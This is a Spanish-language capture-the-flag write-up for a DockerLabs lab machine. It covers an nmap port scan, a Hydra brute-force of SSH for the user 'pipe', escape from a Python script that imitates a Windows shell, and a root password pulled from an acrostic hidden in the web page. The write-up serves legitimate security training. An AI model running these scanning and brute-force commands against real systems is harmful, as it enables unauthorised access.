



Vamos a desplegar la maquina vulnerable

```
> sudo bash auto_deploy.sh winfake.tar
[sudo] contraseña para caan31:
Lo siento, pruebe otra vez.
[sudo] contraseña para caan31:
```



DOCKERLABS

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es → 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla

Ahora hacemos un escaneo profundo de los puertos abiertos de la maquina.


```
> sudo nmap -sS -sSC -Pn --min-rate 5000 -p- -vvv --open 172.17.0.2 -oN Puertos
```

```
> cat Puertos
```

```
File: Puertos

1 # Nmap 7.95 scan initiated Thu Oct 16 16:52:51 2025 as: /usr/lib/nmap/nmap -sS -sSC -Pn --min-rate 5000 -p- -vvv --open -oN Puertos 172.17.0.2
2 Nmap scan report for 172.17.0.2
3 Host is up, received arp-response (0.0000070s latency).
4 Scanned at 2025-10-16 16:52:52 CEST for 1s
5 Not shown: 65533 closed tcp ports (reset)
6 PORT      STATE SERVICE REASON
7 22/tcp    open  ssh      syn-ack ttl 64
8 | ssh-hostkey:
9 |   256 ac:49:60:90:20:5a:92:7d:7b:4d:13:98:0b:0d:a6:52:6b (ECDSA)
10 | ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHh0YTYAAAAIbmldHh0YTYAAABBB8B3JGwrtLft3G0swBgL9-RN04120gI1t3TMTjL+8Dm8wPSCiRYh2D61oo4tncIzs1
11 |   256 68:cd:ce:ec:58:42:e5:c7:52:46:ca:1f:b6:26:a4:cd (ED25519)
12 | ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIA+mw3uT61WQXM5KbMe3IT83dY9obNoJ7uvCFISNj4i
13 80/tcp    open  http      syn-ack ttl 64
14 | http-methods:
15 |_ Supported Methods: HEAD GET POST OPTIONS
16 |_http-title: TechWorld Noticias
17 MAC Address: 02:42:AC:11:00:02 (Unknown)
18
19 Read data files from: /usr/share/nmap
20 # Nmap done at Thu Oct 16 16:52:53 2025 -- 1 IP address (1 host up) scanned in 1.50 seconds
```

Vemos que cuenta con el servicio http, así que, inspeccionando un poco, vemos que tiene oculto en el body un nombre, (pipe) que lo mas seguro es que sea un nombre de usuario.



Hacemos un ataque con hydra a este usuario y vemos que somos pipe

```
> hydra -l pipe -P /usr/share/wordlists/rockyou.txt ssh://172.17.0.2
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-17 19:09:53
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) fi
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399)
[DATA] attacking ssh://172.17.0.2:22/
[22][ssh] host: 172.17.0.2 login: pipe password: kisses
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 7 final worker threads did not complete until end.
[ERROR] 7 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-10-17 19:10:56
```

Al conectarnos nos damos cuenta de que es como una Shell de Windows, comandos, etc.

```
> ssh pipe@172.17.0.2
Microsoft Windows [Versión 10.0.19045.4412]
(c) Microsoft Corporation. Todos los derechos reservados.
pipe@172.17.0.2's password:
Welcome to Ubuntu 24.04.2 LTS (GNU/Linux 6.12.13-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Thu Jul 10 17:15:11 2025 from 172.17.0.1
Windows PowerShell
Copyright (C) Microsoft Corporation. Todos los derechos reservados.

Intente el nuevo Windows Terminal: https://aka.ms/terminal

PS C:\Users\pipe>
```

Al momento de intentar entrar a la carpeta de root, vemos que nos expulsa.

Pero nos indica la ubicación del archivo de donde se esta ejecutando todo.

```
PS C:\Users\pipe> cd /root
Traceback (most recent call last):
  File "/usr/local/bin/windows.py", line 274, in <module>
    main()
  File "/usr/local/bin/windows.py", line 237, in main
    os.chdir(target_path)
PermissionError: [Errno 13] Permission denied: '/root'
Connection to 172.17.0.2 closed.
```

Vamos a mirarlo y es un script completo que hace la simulación de una Shell de Windows, donde nos prohíbe ejecutar comandos de Linux.

```
PS C:\Users\pipe> cd /usr/local/bin
PS \usr\local\bin> type windows.py
```

Nos permite ejecutar su root, así que tendremos que buscar como encontramos la contraseña directamente de root.

```
# Ejecutar su root real
if cmd == "su" and args == ["root"]:
    try:
        subprocess.run(["su", "root"])
    except Exception as e:
        print(f"{RED}Error ejecutando su root: {e}{RESET}")
    continue
```

Volviendo a inspeccionar la pagina web, vemos que tiene un acróstico inicial.

```
Q Buscar en HTML
<!DOCTYPE html>
<html lang="es">
  <head> </head>
  <body>
    <header> </header>
    <div class="container">
      <article hidden="acróstico inicial"> </article>
```

Al hacer esto de la pagina web principal, obtenemos esta frase.

```
winserverrootfakenews
```

Después de varios intentos. Descubrimos que la contraseña es la siguiente, la ponemos y somos root.

```
WinServerRootFakeNews
```

```
root@f30daff419f7:/usr/local/bin# whoami
root
```